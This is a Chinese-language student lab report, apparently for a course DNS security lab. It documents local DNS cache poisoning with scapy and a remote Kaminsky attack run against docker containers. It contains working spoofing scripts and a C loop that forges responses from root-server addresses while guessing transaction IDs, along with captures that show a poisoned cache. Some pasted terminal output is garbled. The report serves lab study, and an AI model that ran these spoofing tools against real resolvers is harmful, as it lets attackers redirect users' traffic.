No.	Time	Source	Destination	Protocol	Length
1	2023-04-24 16:13:15.801758280	172.17.0.2	172.17.0.3	DNS	
2	2023-04-24 16:13:15.801818513	172.17.0.2	172.17.0.3	DNS	
3	2023-04-24 16:13:17.802337145	172.17.0.3	172.17.0.2	ICMP	1
4	2023-04-24 16:13:17.802367672	172.17.0.3	172.17.0.2	ICMP	1
5	2023-04-24 16:13:20.802259592	172.17.0.2	172.17.0.3	DNS	
6	2023-04-24 16:13:20.802281333	172.17.0.2	172.17.0.3	DNS	
7	2023-04-24 16:13:22.803305828	172.17.0.3	172.17.0.2	ICMP	1
8	2023-04-24 16:13:22.803327679	172.17.0.3	172.17.0.2	ICMP	1
9	2023-04-24 16:13:25.803249109	172.17.0.2	172.17.0.3	DNS	
10	2023-04-24 16:13:25.803263526	172.17.0.2	172.17.0.3	DNS	
11	2023-04-24 16:13:27.804716631	172.17.0.3	172.17.0.2	ICMP	1
12	2023-04-24 16:13:27.804734695	172.17.0.3	172.17.0.2	ICMP	1

最终实验结果如下：

```
root@VM:/home/seed
```

root@3a780a964ef0:/# dig www.abcdef.com

DNS_question
| id=64383 rcode=OK opcode=QUERY ; <>> DiG 9.10.3-P4-Ubuntu <>> www.abcdef.com
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 a;; global options: +cmd
| www.abcdef.com. A ;;; Got answer:
| . OPT UDPpl=4096 errcode=0 v=0 ... ;;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

DNS_answer
| id=64383 rcode=OK opcode=QUERY ;;; QUESTION SECTION:
| www.abcdef.com. A
| www.abcdef.com. A 600 172.17.0.4 ;;; ANSWER SECTION:
| www.abcdef.com. 600 IN A 172.17.0.4
| ns.abcdef.com. NS 600 ns.abcdef.com. ;;; AUTHORITY SECTION:
| ns.abcdef.com. 600 IN NS ns.abcdef.com.
| ;;; ADDITIONAL SECTION:
| ns.abcdef.com. 600 IN A 172.17.0.4

Capturing from any

dns

No.	Time	Source	Destination	Protocol	Length	Info
39	2023-04-26 11:36:31.897234794	172.17.0.2	172.17.0.3	ICMP	131	Destination unreachable (Port unreachable)
40	2023-04-26 11:36:31.897239523	172.17.0.2	172.17.0.3	ICMP	131	Destination unreachable (Port unreachable)
41	2023-04-26 11:36:31.897234794	172.17.0.2	172.17.0.3	ICMP	131	Destination unreachable (Port unreachable)
19	2023-04-26 11:36:39.835783713	172.17.0.3	172.17.0.2	DNS	131	Standard query response 0xfb7f A www.abcdef.com A 172.1...
20	2023-04-26 11:36:39.835793041	172.17.0.3	172.17.0.2	DNS	131	Standard query response 0xfb7f A www.abcdef.com A 172.1...
21	2023-04-26 11:36:39.835793041	172.17.0.3	198.97.190.53	DNS	72	Standard query 0x1db9 NS <Root> OPT
22	2023-04-26 11:36:39.832728555	172.17.0.3	198.97.190.53	DNS	72	Standard query 0x1db9 NS <Root> OPT
24	2023-04-26 11:36:39.832743643	172.17.0.3	198.97.190.53	DNS	87	Standard query 0x8d95 A www.abcdef.com OPT
25	2023-04-26 11:36:39.832743643	172.17.0.3	198.97.190.53	DNS	87	Standard query 0x8d95 A www.abcdef.com OPT
36	2023-04-26 11:36:39.897190120	172.17.0.3	172.17.0.2	DNS	103	Standard query response 0xfb7f A www.abcdef.com A 78.16...
37	2023-04-26 11:36:39.897210498	172.17.0.3	172.17.0.2	DNS	103	Standard query response 0xfb7f A www.abcdef.com A 78.16...
38	2023-04-26 11:36:39.897190120	172.17.0.3	172.17.0.2	DNS	103	Standard query response 0xfb7f A www.abcdef.com A 78.16...

2.4 用scapy实现DNS 缓存中毒

这里我们引入工具tc来进行延迟发送。详情参考：<https://cloud.tencent.com/developer/article/1367795>

```
1 #在DNS server 上运行
2 #延迟1s发送
3 tc qdisc add dev eth0 root netem delay 1s
4
5 #要修改就用下面的语句
6 tc qdisc change dev eth0 root netem delay 2s
7
8
9
10 #如果报错: RTNETLINK answers: Operation not permitted
11 #推出后重新启动
12 #重启后记得重启bind9服务
13 exit
14 docker exec -it --privileged user /bin/bash
15
```

为了使能欺骗一整个域而不是单单一个域名，我们需要对任何查询提供伪造答案。为此我们使用scapy来实现针对授权域的缓存中毒。

首先要弄清楚目标，缓存中毒针对的是DNS服务器。

参考代码详见 attachment\DNS_Poison.py

```
1 #!/usr/bin/python3
2 from scapy.all import *
3
4 user      ="172.17.0.2"
5 DNS_server = "172.17.0.3"
6 attacker   = "172.17.0.4"
7
8 def spoof_dns(pkt):
9     if (DNS in pkt and 'www.abcd.net' in pkt[DNS].qd.qname):
10
11         # Swap the source and destination IP address
12         IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
13
14         # Swap the source and destination port number
15         UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
16
17         # The Answer Section
18
19         Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,
20         rdata=attacker)
21
22         # The Authority Section
```

```
22 NSsec1 = DNSRR(rrname='abcd.net', type='NS', ttl=259200,
23 rdata='ns.20041px.com')
24
25     # The Additional Section
26
27     Addsec1 = DNSRR(rrname='www.20041px.net', type='A', ttl=259200,
28 rdata=attacker)
29     Addsec2 = DNSRR(rrname='ns.20041px.net', type='A', ttl=259200,
30 rdata=attacker)
31
32     # Construct the DNS packet
33     DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,
34 aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=2, arcount=2,
35 an=Anssec, ns=NSsec1, ar=Addsec1/Addsec2)
36
37     #an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
38
39     # Construct the entire IP packet and send it out
40     spoofpkt = IPPkt/UDPPkt/DNSpkt
41     send(spoofpkt)
42
43
44 # Sniff UDP query packets and invoke spoof_dns().
45 pkt = sniff(filter='udp and dst port 53 and src host 172.17.0.3',
46 prn=spoof_dns)
```

<http://c.biancheng.net/view/6457.html>

https://blog.csdn.net/m0_71713477/article/details/128688373

实验成功的截图

捕获的报文见 `pcapng\DNS_Poison.pcapng`

```
root@VM:/home/seed# vim DNS_Poison_2.py
root@VM:/home/seed# python3 DNS_Poison_2.py
  File "DNS_Poison_2.py", line 25
    NSsec2 = DNSRR(rrname='google.com', type='NS', root@55faf47664ab:/# rndc flush
    NSsec2 = DNSRR(rrname='google.com', type='NS', root@55faf47664ab:/# rndc flush
      NSsec2 = DNSRR(rrname='google.com', type='NS', root@55faf47664ab:/# rndc dumpdb -cache
      NSsec2 = DNSRR(rrname='google.com', type='NS', root@55faf47664ab:/# cat /var/cache/bind/dump.db
      NSsec2 = DNSRR(rrname='google.com', type='NS', root@55faf47664ab:/# Start view _default
      NSsec2 = DNSRR(rrname='google.com', type='NS', root@55faf47664ab:/# Cache dump of view '_default' (cache _default)
      NSsec2 = DNSRR(rrname='google.com', type='NS', root@55faf47664ab:/# $DATE 20230426032757
      NSsec2 = DNSRR(rrname='google.com', type='NS', root@55faf47664ab:/# additional
      NSsec2 = DNSRR(rrname='abcd.com.', type='NS', root@55faf47664ab:/# ns.2004lpx.com. 259150 IN A 172.17.0.4
      NSsec2 = DNSRR(rrname='abcd.com.', type='NS', root@55faf47664ab:/# authauthority abcd.com. 259150 NS ns.2004lpx.com.
      NSsec2 = DNSRR(rrname='abcd.com.', type='NS', root@55faf47664ab:/# authanswer www.abcd.com. 259150 A 172.17.0.4
      NSsec2 = DNSRR(rrname='abcd.com.', type='NS', root@55faf47664ab:/# answer
      NSsec2 = DNSRR(rrname='www.abcd.com.', type='A', root@55faf47664ab:/# root@3a780a964ef0:/#
      NSsec2 = DNSRR(rrname='www.abcd.com.', type='A', root@55faf47664ab:/# ; ANSWER SECTION:
      NSsec2 = DNSRR(rrname='www.abcd.com.', type='A', root@55faf47664ab:/# www.abcd.com. 259200 IN A 172.17.0.4
      NSsec2 = DNSRR(rrname='www.abcd.com.', type='A', root@55faf47664ab:/# ; AUTHORITY SECTION:
      NSsec2 = DNSRR(rrname='abcd.com.', type='NS', root@55faf47664ab:/# abcd.com. 259200 IN NS ns.2004lpx.com.
      NSsec2 = DNSRR(rrname='abcd.com.', type='NS', root@55faf47664ab:/# ; ADDITIONAL SECTION:
      NSsec2 = DNSRR(rrname='ns.2004lpx.com.', type='NS', root@55faf47664ab:/# ns.2004lpx.com. 259200 IN A 172.17.0.4
      NSsec2 = DNSRR(rrname='ns.2004lpx.com.', type='NS', root@55faf47664ab:/# ; Query time: 1833 msec
      NSsec2 = DNSRR(rrname='ns.2004lpx.com.', type='NS', root@55faf47664ab:/# ; SERVER: 172.17.0.3#53(172.17.0.3)
      NSsec2 = DNSRR(rrname='ns.2004lpx.com.', type='NS', root@55faf47664ab:/# ; WHEN: Wed Apr 26 11:27:08 CST 2023
      NSsec2 = DNSRR(rrname='ns.2004lpx.com.', type='NS', root@55faf47664ab:/# ; MSG SIZE rcvd: 98
```

停止攻击后，再次进行查询，发现查询结果一致，说明DNS缓存中毒实验成功。

```

root@VM:/home/seed
root@VM:/home/seed# dig www.abcd.com

; <>> DiG 9.10.3-P4-Ubuntu <>> www.abcd.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 31460
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.abcd.com.           IN      A
;;
;; ANSWER SECTION:
www.abcd.com.        258272  IN      A      172.17.0.4
;;
;; AUTHORITY SECTION:
abcd.com.            258272  IN      NS     ns.2004lpx.com.
;;
;; ADDITIONAL SECTION:
ns.2004lpx.com.       258272  IN      A      172.17.0.4
;;
;; Query time: 500 msec
;; SERVER: 172.17.0.3#53(172.17.0.3)
;; WHEN: Wed Apr 26 11:42:36 CST 2023

```

No.	Time	Source	Destination	Protocol	Length	Info
12	2023-04-26 11:42:36.654153547	172.17.0.2	172.17.0.3	DNS	85	Standard query 0x7ae4 A www.abcd.com OPT
13	2023-04-26 11:42:36.654219749	172.17.0.2	172.17.0.3	DNS	85	Standard query 0x7ae4 A www.abcd.com OPT
14	2023-04-26 11:42:36.654221093	172.17.0.2	172.17.0.3	DNS	85	Standard query 0x7ae4 A www.abcd.com OPT
15	2023-04-26 11:42:36.654153547	172.17.0.2	172.17.0.3	DNS	85	Standard query 0x7ae4 A www.abcd.com OPT
16	2023-04-26 11:42:36.154671833	172.17.0.3	172.17.0.2	DNS	142	Standard query response 0x7ae4 A www.abcd.com A 172.17.0...
17	2023-04-26 11:42:36.154710455	172.17.0.3	172.17.0.2	DNS	142	Standard query response 0x7ae4 A www.abcd.com A 172.17.0...
18	2023-04-26 11:42:36.154671813	172.17.0.3	172.17.0.2	DNS	142	Standard query response 0x7ae4 A www.abcd.com A 172.17.0...

若遇到实验中伪造发包比真是发包慢1~2s, 请见实验中遇到的问题3.

3.远程DNS 攻击

3.1 配置本地 DNS 服务器 Apollo

通过 `vim /etc/bind/named.conf.default-zones` 增加以下条目

```

    file "/etc/bind/bank32.com.db";
};

zone "ns.lpxdnslabattacker.net"{
    type master;
    file "/etc/bind/db.attacker";
};

```

51.1

创建文件 `/etc/bind/db.attacker`

```

1  ;
2  ; BIND data file for local loopback interface
3  ;
4  $TTL    604800
5  @    IN  SOA localhost. root.localhost. (
6      2              ; Serial
7      604800         ; Refresh
8      86400          ; Retry
9      2419200        ; Expire
10     604800 )       ; Negative Cache TTL
11  ;
12  @    IN  NS  ns.lpxattacker.net.

```

```
13 @ IN A 172.17.0.5 ;填入攻击机IP  
14 @ IN AAAA ::1  
15
```

在攻击机 172.17.0.1 配置DNS服务器，这样就可以回答域名example.com的查询。

在 172.17.0.1 的 /etc/bind/named.conf.local 添加如下条目

```
1 zone "example.com" {  
2     type master;  
3     file "/etc/bind/example.com.zone";  
4 };
```

创建一个名为 /etc/bind/example.com.zone 的文件，并使用以下内容填充它。

```
1 $TTL 3D  
2 @       IN      SOA     ns.example.com. admin.example.com. (   
3                               2008111001  
4                               8H  
5                               2H  
6                               4W  
7                               1D)  
8  
9 @           IN      NS      ns.lpxattacker.net.  
10 @          IN      MX      10mail.example.com  
11 www        IN      A       1.1.1.1  
12 mail       IN      A       1.1.1.2  
13 *.example.com   IN      A       1.1.1.100  
14  
15
```

在攻击机和DNS服务器上重启bind9服务

```
1 service bind9 restart
```

3.2 解决 DNS 缓存效应：Kaminsky 攻击

(配置环境详情见任务书或csdn的参考，这里不再给出)

通过 generate_DNS.py 生成IP及以上层的二进制报文，具体代码如下所示：(query.py 同理)

```
1 #!/usr/bin/env python3  
2 from scapy.all import *  
3 # Construct the DNS header and payload  
4  
5 user      ="172.17.0.2"  
6 DNS_server = "172.17.0.3"  
7 attacker   = "172.17.0.4"  
8 attacker2  = "172.17.0.5"  
9 attacker3  = "172.17.0.1"
```

```

10 host      ="192.168.62.19"
11
12 higher_DNS_Server="198.41.0.4"
13 higher_DNS_ServerA="198.41.0.4"
14 higher_DNS_ServerB="128.9.0.107"
15 higher_DNS_ServerC="192.33.4.12"
16 higher_DNS_ServerD="128.8.10.90"
17 higher_DNS_ServerE="192.203.230.10"
18 higher_DNS_ServerF="192.5.5.241"
19 higher_DNS_ServerG="192.112.36.4"
20 higher_DNS_ServerH="128.63.2.53"
21 higher_DNS_ServerI="192.36.148.17"
22 higher_DNS_ServerJ="192.58.128.30"
23 higher_DNS_ServerK="193.0.14.129"
24 higher_DNS_ServerL="198.32.64.12"
25 higher_DNS_ServerM="202.12.27.33"
26
27
28 NS_rdata='ns.lpxattacker.net'
29 name = 'twysw.example.com'
30 base_name='example.com'
31
32
33 Qdsec = DNSQR(qname=name)
34
35
36 Anssec1 = DNSRR(rrname=name, type='A', rdata=attacker3, ttl=259200)
37 Addsec1 = DNSRR(rrname=NS_rdata, type='A', rdata=attacker3, ttl=259200)
38 NSsec1 = DNSRR(rrname=base_name, type='NS',ttl=259200, rdata=NS_rdata)
39
40 dns = DNS(id=0xAAAA, aa=1, rd=0, qr=1,
41 qdcount=1, ancount=1, nscount=1, arcount=1,
42 qd=Qdsec, an=Anssec1,ns=NSsec1,ar=Addsec1)
43
44 # Construct the IP, UDP headers, and the entire packet
45 ip = IP(dst=DNS_server, src=higher_DNS_ServerM, chksum=0)
46 udp = UDP(dport=33333, sport=53, chksum=0)
47 pkt = ip/udp/dns
48 # Save the packet to a file
49
50
51 with open('Payload.bin', 'wb') as f:
52     f.write(bytes(pkt))
53
54 #send(pkt_q)
55

```

16进制打开 Payload.bin，目标画上标记的就是我们所需要进行响应的报文

Address	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f	Dump
00000000	45	00	00	7e	00	01	00	00	40	11	00	00	ac	11	00	04	E...~....@...?...□
00000010	ac	11	00	03	00	35	82	35	00	6a	00	00	aa	aa	84	00	?...5?.j.. ?□□□□
00000020	00	01	00	02	00	01	00	00	05	74	77	79	73	77	07	65twysw.e
00000030	78	61	6d	70	6c	65	03	63	6f	6d	00	00	01	00	01	05	xample.com.....
00000040	74	77	79	73	77	07	65	78	61	6d	70	6c	65	03	63	6f	twysw.example.co
00000050	6d	00	00	01	00	01	00	03	f4	80	00	04	ac	11	00	04	m.....鯈..?...□□
00000060	02	6e	73	07	32	30	30	34	6c	70	78	03	63	6f	6d	00	.ns.2004lpx.com.
00000070	00	01	00	01	00	03	f4	80	00	04	ac	11	00	04	鯈..?...□□	

用 DNS_Poison.c 进行发包，代码过长这里不详细列出。这里只讲解关键字段

```

1 //几个DNS root server 的IP地址
2 char Root_server[13][4]={
3     0xc6,0x29,0x00,0x04,
4     0x80,0x09,0x00,0x6b,
5     0xc0,0x21,0x04,0x0c,
6     0x80,0x08,0x0a,0x5a,
7     0xc0,0xcb,0xe6,0x0a,
8     0xc0,0x05,0x05,0xf1,
9     0xc0,0x70,0x24,0x04,
10    0x80,0x3f,0x02,0x35,
11    0xc0,0x24,0x94,0x11,
12    0xc0,0x3a,0x80,0x1e,
13    0xc1,0x00,0x0e,0x81,
14    0xc6,0x20,0x40,0x0c,
15    0xca,0x0c,0x1b,0x21
16 };
17
18 int base = 97;
19 char random_char[6];
20 char command[]="dig xxxxx.example.com&";
21
22 //尽量做到随机，生成a-z里面的字符
23 void GenerateChars(){
24     srand(time(0));
25     for (int j = 0; j < 5; j++) {
26
27         srand(rand()+rand());
28         random_char[j] = base + (rand() % 26);
29     }
30 }
31
32
33 //下面再main函数内
34 random_char[5]='\0';
35 FILE * f_r = fopen("Payload.bin","rb");
36 char r_buffer[PCKT_LEN];
37 int r_n = fread(r_buffer, 1, PCKT_LEN, f_r);
38
39 FILE * f_q = fopen("Query.bin","rb");
40 char q_buffer[PCKT_LEN];
41 int q_n = fread(q_buffer, 1, PCKT_LEN, f_q);
42

```

```
43 while(1)
44 {
45
46     //循环进行发包
47     GenerateChars();
48     memcpy(r_buffer+0x29,&random_char,5);
49     memcpy(r_buffer+0x40,&random_char,5);
50     //memcpy(command+0x4,&random_char,5);
51     memcpy(q_buffer+0x29,&random_char,5);
52
53     //发送DNS查询请求
54     send_pkt(q_buffer, q_n);
55
56     //system(command);
57
58
59     //进行伪造响应
60     for(unsigned short i=10000;i<65535;i++){ //random id:1000~2000
61         unsigned short order=htonl(i); //little->big
62         for(int j=0;j<13;j++){
63             memcpy(r_buffer+0x1c,&order,2);
64             memcpy(r_buffer+0x0c,&(Root_server[j]),4);
65             send_pkt(r_buffer, r_n);
66         }
67     }
68     //sleep(5);
69 }
70 }
```

实验成功的情况太少了

如果不成功，可以试试增加延迟。语句如下。

```
1 | tc qdisc add dev eth0 root netem delay 100ms
```

实验结果截图： (捕获报文见 Kaminsky.pcapng , 捕获的报文有点大，所以未上传至github)

```

root@VM:/home/seed# gcc -lpcap DNS_Poison.c -o dns
DNS_Poison.c: In function 'GenerateChars':
DNS_Poison.c:182:8: warning: implicit declaration of function 'rand'
  srand(time(0));
^
root@VM:/home/seed# ./dns
`C
root@VM:/home/seed# ./dns
`C
root@VM:/home/seed# gcc -lpcap DNS_Poison.c -o dns
DNS_Poison.c: In function 'GenerateChars':
DNS_Poison.c:182:8: warning: implicit declaration of function 'rand'
  srand(time(0));
^
root@VM:/home/seed# ./dns

```

另外可以在 attachment\dump.txt 查看下面输入

```

root@55faf47664ab:/etc/bind# cat /var/cache/bind/dump.db | grep "example"
example.com.          259197  IN NS    ns.lpxattacker.net.
gltxw.example.com.   259197  A      172.17.0.5
;                   mfpjh.example.com A [lame TTL 599]
root@55faf47664ab:/etc/bind# rndc dumpdb -cache
root@55faf47664ab:/etc/bind# cat /var/cache/bind/dump.db | grep "example"
example.com.          258544  IN NS    ns.lpxattacker.net.
gltxw.example.com.   258544  A      172.17.0.5
;                   hfchca.example.com A [lame TTL 597]
;                   lsiii.example.com A [lame TTL 593]
;                   owbdm.example.com A [lame TTL 589]
;                   tgrri.example.com A [lame TTL 586]
;                   hgzlt.example.com A [lame TTL 582]
;                   irxpw.example.com A [lame TTL 578]
;                   fxyssy.example.com A [lame TTL 575]
;                   yihyg.example.com A [lame TTL 571]
;                   vaobw.example.com A [lame TTL 568]
;                   hkfqv.example.com A [lame TTL 564]
;                   aoimp.example.com A [lame TTL 560]
;                   qkxax.example.com A [lame TTL 557]
;                   spene.example.com A [lame TTL 553]
;                   murom.example.com A [lame TTL 549]
;                   vthia.example.com A [lame TTL 546]
;                   rrstd.example.com A [lame TTL 542]
;                   muvjo.example.com A [lame TTL 538]
;                   rjgbf.example.com A [lame TTL 535]
;                   zvwld.example.com A [lame TTL 531]
;                   txmdk.example.com A [lame TTL 527]
;                   revak.example.com A [lame TTL 524]
;                   omrsx.example.com A [lame TTL 520]

```

个人补充：

我一开始用的system("dig www.example.com &"), 但是实验不成功 (dig查询太慢了, 时间不好控制)。于是参考了学长学姐们的指导, 用c语言send二进制buffer的方式进行DNS查询。

实验中遇到的问题

1.服务启动失败，提示权限不够

```

root@e759c23eac57:/# ifconfig
eth0      Link encap:Ethernet HWaddr 02:42:ac:11:00:00
          inet addr:172.0.0.4 Bcast:0.0.0.0 Mask:0.0.0.0
          inet6 addr: fe80::42:acff:fe11:4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500
          RX packets:4335 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3256 errors:0 dropped:0 overruns:0 collisions:0 txqueuelen:0
          RX bytes:3648336 (3.6 MB) TX bytes:0 (0.0 B)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 collisions:0 txqueuelen:1
          RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

root@e759c23eac57:/# rrdn dumpdb -cache
rrdc: connect failed: 127.0.0.1#953: connection refused
root@e759c23eac57:/# rrdn dumpdb -cache
rrdc: connect failed: 127.0.0.1#953: connection refused
root@e759c23eac57:/# service bind9 start
* Starting domain name service...bind9
/usr/sbin/named: error while loading shared libraries: liblwres.so.141: cannot open shared object file: Permission denied
[fail]
root@e759c23eac57:/

```

解决: 创建容器的时候, docker run 后面不带--privileged 参数

```

1 #locate liblwres.so #找寻文件位置
2
3 #尝试修改777 可是没用

```

2.db的内容

```

1
2 @      IN      SOA      ns.bank32.com. admin.bank32.com. ( ;必须要admin子域
3   名,否则解析失败
4
5 1035

```

3.很有意思的一个问题, 就是用scapy进行本地DNS中毒的时候伪造包比真实包慢2s

No.	Time	Source	Destination	Protocol	Length	Info
2	2023-04-26 11:01:36.965895132	172.17.0.2	172.17.0.3	DNS	85	Standard query 0xaadd A www.abcd.com OPT
3	2023-04-26 11:01:36.965911362	172.17.0.2	172.17.0.3	DNS	85	Standard query 0xaadd A www.abcd.com OPT
4	2023-04-26 11:01:36.965915132	172.17.0.2	172.17.0.3	DNS	85	Standard query 0xaadd A www.abcd.com OPT
5	2023-04-26 11:01:39.967778036	172.17.0.3	198.97.199.53	DNS	72	Standard query 0x440e NS <Root> OPT
6	2023-04-26 11:01:39.967778036	172.17.0.3	198.97.199.53	DNS	72	Standard query 0x440e NS <Root> OPT
7	2023-04-26 11:01:39.967851303	192.168.62.19	198.97.199.53	DNS	72	Standard query 0x440e NS <Root> OPT
8	2023-04-26 11:01:39.967780570	172.17.0.3	198.97.199.53	DNS	85	Standard query 0x2590 A www.abcd.com OPT
9	2023-04-26 11:01:39.967780570	172.17.0.3	198.97.199.53	DNS	85	Standard query 0x2590 A www.abcd.com OPT
10	2023-04-26 11:01:39.967983381	192.168.62.19	198.97.199.53	DNS	85	Standard query 0x2590 A www.abcd.com OPT
11	2023-04-26 11:01:39.998833515	198.97.199.53	192.168.62.19	DNS	72	Standard query response 0x440e NS <Root> OPT
12	2023-04-26 11:01:39.998851358	198.97.199.53	172.17.0.3	DNS	72	Standard query response 0x440e NS <Root> OPT
13	2023-04-26 11:01:39.998855776	198.97.199.53	172.17.0.3	DNS	72	Standard query response 0x440e NS <Root> OPT
14	2023-04-26 11:01:41.568156782	172.17.0.3	192.33.4.12	DNS	72	Standard query 0x834a NS <Root> OPT
15	2023-04-26 11:01:41.568156782	172.17.0.3	192.33.4.12	DNS	72	Standard query 0x834a NS <Root> OPT
16	2023-04-26 11:01:41.568222606	192.168.62.19	192.33.4.12	DNS	72	Standard query 0x834a NS <Root> OPT
17	2023-04-26 11:01:41.568159267	172.17.0.3	192.33.4.12	DNS	85	Standard query 0x56ed A www.abcd.com OPT
18	2023-04-26 11:01:41.568159267	172.17.0.3	192.33.4.12	DNS	85	Standard query 0x56ed A www.abcd.com OPT
19	2023-04-26 11:01:41.568353111	192.168.62.19	192.33.4.12	DNS	85	Standard query 0x56ed A www.abcd.com OPT
20	2023-04-26 11:01:41.568353111	192.33.4.12	192.168.62.19	DNS	72	Standard query response 0x834a NS <Root> OPT
21	2023-04-26 11:01:41.568465964	192.33.4.12	172.17.0.3	DNS	72	Standard query response 0x834a NS <Root> OPT
22	2023-04-26 11:01:41.568465964	192.33.4.12	172.17.0.3	DNS	72	Standard query response 0x834a NS <Root> OPT
23	2023-04-26 11:01:41.568465964	192.33.4.12	172.17.0.3	DNS	85	Standard query 0x2590 A www.abcd.com OPT
24	2023-04-26 11:01:41.568465964	192.33.4.12	172.17.0.3	DNS	85	Standard query 0x2590 A www.abcd.com OPT
25	2023-04-26 11:01:41.568465964	192.33.4.12	172.17.0.3	DNS	85	Standard query 0x2590 A www.abcd.com OPT
26	2023-04-26 11:01:41.568465964	192.33.4.12	172.17.0.3	DNS	72	Standard query response 0x834a NS <Root> OPT
27	2023-04-26 11:01:41.568465964	192.33.4.12	172.17.0.3	DNS	72	Standard query response 0x834a NS <Root> OPT
28	2023-04-26 11:01:41.568465964	192.33.4.12	172.17.0.3	DNS	72	Standard query response 0x834a NS <Root> OPT
29	2023-04-26 11:01:41.568465964	192.33.4.12	172.17.0.3	DNS	85	Standard query 0xaadd A www.abcd.com OPT
30	2023-04-26 11:01:41.568465964	192.33.4.12	172.17.0.3	DNS	85	Standard query 0xaadd A www.abcd.com OPT
31	2023-04-26 11:01:41.568465964	192.33.4.12	172.17.0.3	DNS	85	Standard query 0xaadd A www.abcd.com OPT
32	2023-04-26 11:01:42.86283387	198.97.199.53	172.17.0.3	DNS	199	Standard query response 0x2590 A www.abcd.com A 172.17...

后面检查出来是记录数不匹配, 即要检查修改qdcount, ancount, nscount, arcount (后面把nscount=2改为1就好了)

- qdcount: 查询域数量
- ancount: 在 answer 部分的记录数
- nscount: 在授权 (权限) 部分的记录数
- arcount: 在附加部分的记录数

4.scapy/pip3 安装失败：参考https://blog.csdn.net/qq_40187062/article/details/102215113 方法三

5.参考csdn shandianchengzi学长（姐）的博客